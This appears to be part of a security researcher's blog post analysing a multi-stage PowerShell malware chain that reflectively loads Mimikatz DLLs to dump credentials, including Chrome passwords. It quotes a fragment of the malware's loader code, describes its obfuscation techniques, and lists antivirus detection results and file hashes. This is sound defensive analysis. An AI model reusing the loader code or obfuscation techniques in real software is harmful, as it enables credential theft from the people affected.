Some techniques are immediately noticeable. The use of sporadic ` backticks in a PowerShell command to "escape" characters helps separate strings. There is clear use of inline C# and compiling code with the Add-Type cmdlet, gaining access to Win32 API calls, and more.

UPDATE 0317am ET: Inside the "stage five" PowerShell code, we see two Base64 binaries. Extracting these out, we reach "stage six" and uncover DLL files. These are not .NET assemblies and we cannot easily open them up in dnSpy or ILSpy, and we're left to tools like GHIDRA/IDA/Hopper.

There are breadcrumbs that indicate the use of SQLite, Mimikatz, dumping Google Chrome credentials and more. From the stage 5 code, we can see that it does load these DLLs and invoke portions to *literally* run "powershell_reflective_mimikatz".

```

Write-Verbose "Calling function with WString return type"
[IntPtr]$WStringFuncAddr = GessKUDBSD -LKSHKDANDL $LKSHKDANDL -FunctionName "powershell_reflective_mimikatz"
if ($WStringFuncAddr -eq [IntPtr]::Zero)
{
    Throw "Couldn't find function address."
}
$WStringFuncDelegate = Get-DelegateType @([IntPtr]) ([IntPtr])
$WStringFunc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WStringFuncAddr, $WStringFunc)
$WStringInput = [System.Runtime.InteropServices.Marshal]::StringToHGlobalUni($EAIUFHS)
[IntPtr]$OutputPtr = $WStringFunc.Invoke($WStringInput)
[System.Runtime.InteropServices.Marshal]::FreeHGlobal($WStringInput)
if ($OutputPtr -eq [IntPtr]::Zero)
{
    Throw "Unable to get output, Output Ptr is NULL"
}
}

```

We believe that these are both the 32-bit and 64-bit renditions of Mimikatz.

While we are still digging through these to find more definitive details, simply passing these into a scanner like VirusTotal or ReversingLabs makes these binaries light up like a Christmas tree.

55 / 71 engines detected this file

Obec4813ac09bb0de24725afcd62b44e0075031730186747f743329f64a2280a
abc_v4.exe
64bits assembly pedll

999.50 KB Size | 2020-04-09 16:39:07 UTC | 11 months ago

Community Score: ?

DETECTION	DETAILS	COMMUNITY
Acronis	Suspicious	Ad-Aware Gen:Application.Mimikatz.2
AegisLab	Trojan.Win64.Mimikatz.41c	AhnLab-V3 Trojan/Win32.Mimikatz.R235709
Alibaba	HackTool:Win32/Mikatz.3196ad22	ALYac Misc.HackTool.Mimikatz
Antiy-AVL	Trojan[PSW]/Win64.Mimikatz	SecureAge APEX Malicious
Arcabit	Application.Mimikatz.2	Avast Win64:Malware-gen
AVG	Win64:Malware-gen	BitDefender Gen:Application.Mimikatz.2
CAT-QuickHeal	Trojanpws.Win64	ClamAV Win.Trojan.Mimikatz-6466236-0
Comodo	Malware@#280idfffx1cpp	CrowdStrike Falcon Win/malicious_confidence_100% (D)
Cylance	Unsafe	Cyren W64/Mimikatz.A.gen!Eldorado
DrWeb	Tool.Mimikatz.643	eGambit Hacktool.mimikatz
Emsisoft	Gen:Application.Mimikatz.2 (B)	Endgame Malicious (high Confidence)
eScan	Gen:Application.Mimikatz.2	ESET-NOD32 A Variant Of Win64/Riskware.Mimikatz.CB
F-Prot	W64/Mimikatz.A.gen!Eldorado	FireEye Generic.mg.8aea2ae91cc08473
Fortinet	Riskware/Mimikatz	GData Gen:Application.Mimikatz.2

52
/ 70

52 engines detected this file

eb8e4845bab4a3ca0b85f3c659ca39c8719d928d0269cf8d977eaf4d10c49557
def_v3.txt.exe

843.50 KB
Size

2021-03-06 08:02:22 UTC
5 minutes ago



invalid-rich-pe-linker-version pedll

Community Score

DETECTION	DETAILS	COMMUNITY
Ad-Aware	Trojan.GenericKD.36442054	AegisLab Trojan.Win64.Mimikatz.ilc
AhnLab-V3	Trojan/Win32.Mimikatz.R235709	Alibaba TrojanPSW:Win32/Mimikatz.19f6db70
ALYac	Misc.HackTool.Mimikatz	Antiy-AVL Trojan[PSW]/Win64.Mimikatz
Arcabit	Trojan.Generic.D22COFC6	Avast Win32:Malware-gen
AVG	Win32:Malware-gen	BitDefender Trojan.GenericKD.36442054
BitDefenderTheta	Gen:NN.ZedlaF.34608.0u4@amjq1Tbi	ClamAV Win.Trojan.Mimikatz-6466236-0
Comodo	Malware@#ou4ucr9bjeu6	CrowdStrike Falcon Win/malicious_confidence_70% (D)
Cylance	Unsafe	Cynet Malicious (score: 100)
eGambit	Hacktool.mimikatz	Elastic Malicious (high Confidence)
Emsisoft	Trojan.GenericKD.36442054 (B)	eScan Trojan.GenericKD.36442054
ESET-NOD32	A Variant Of Win32/RiskWare.Mimikatz.AQ	FireEye Generic.mg.e438712e33698254
Fortinet	Riskware/Mimikatz	GData Trojan.GenericKD.36442054
Ikarus	PUA.RiskWare.Mimikatz	Jiangmin Trojan.PSW.Mimikatz.aiq
K7AntiVirus	Riskware (004e69f51)	K7GW Riskware (004e69f51)

*We will continue to update this post as more information flows in.



John Hammond

Threat hunter. Education enthusiast. Senior Security Researcher at Huntress.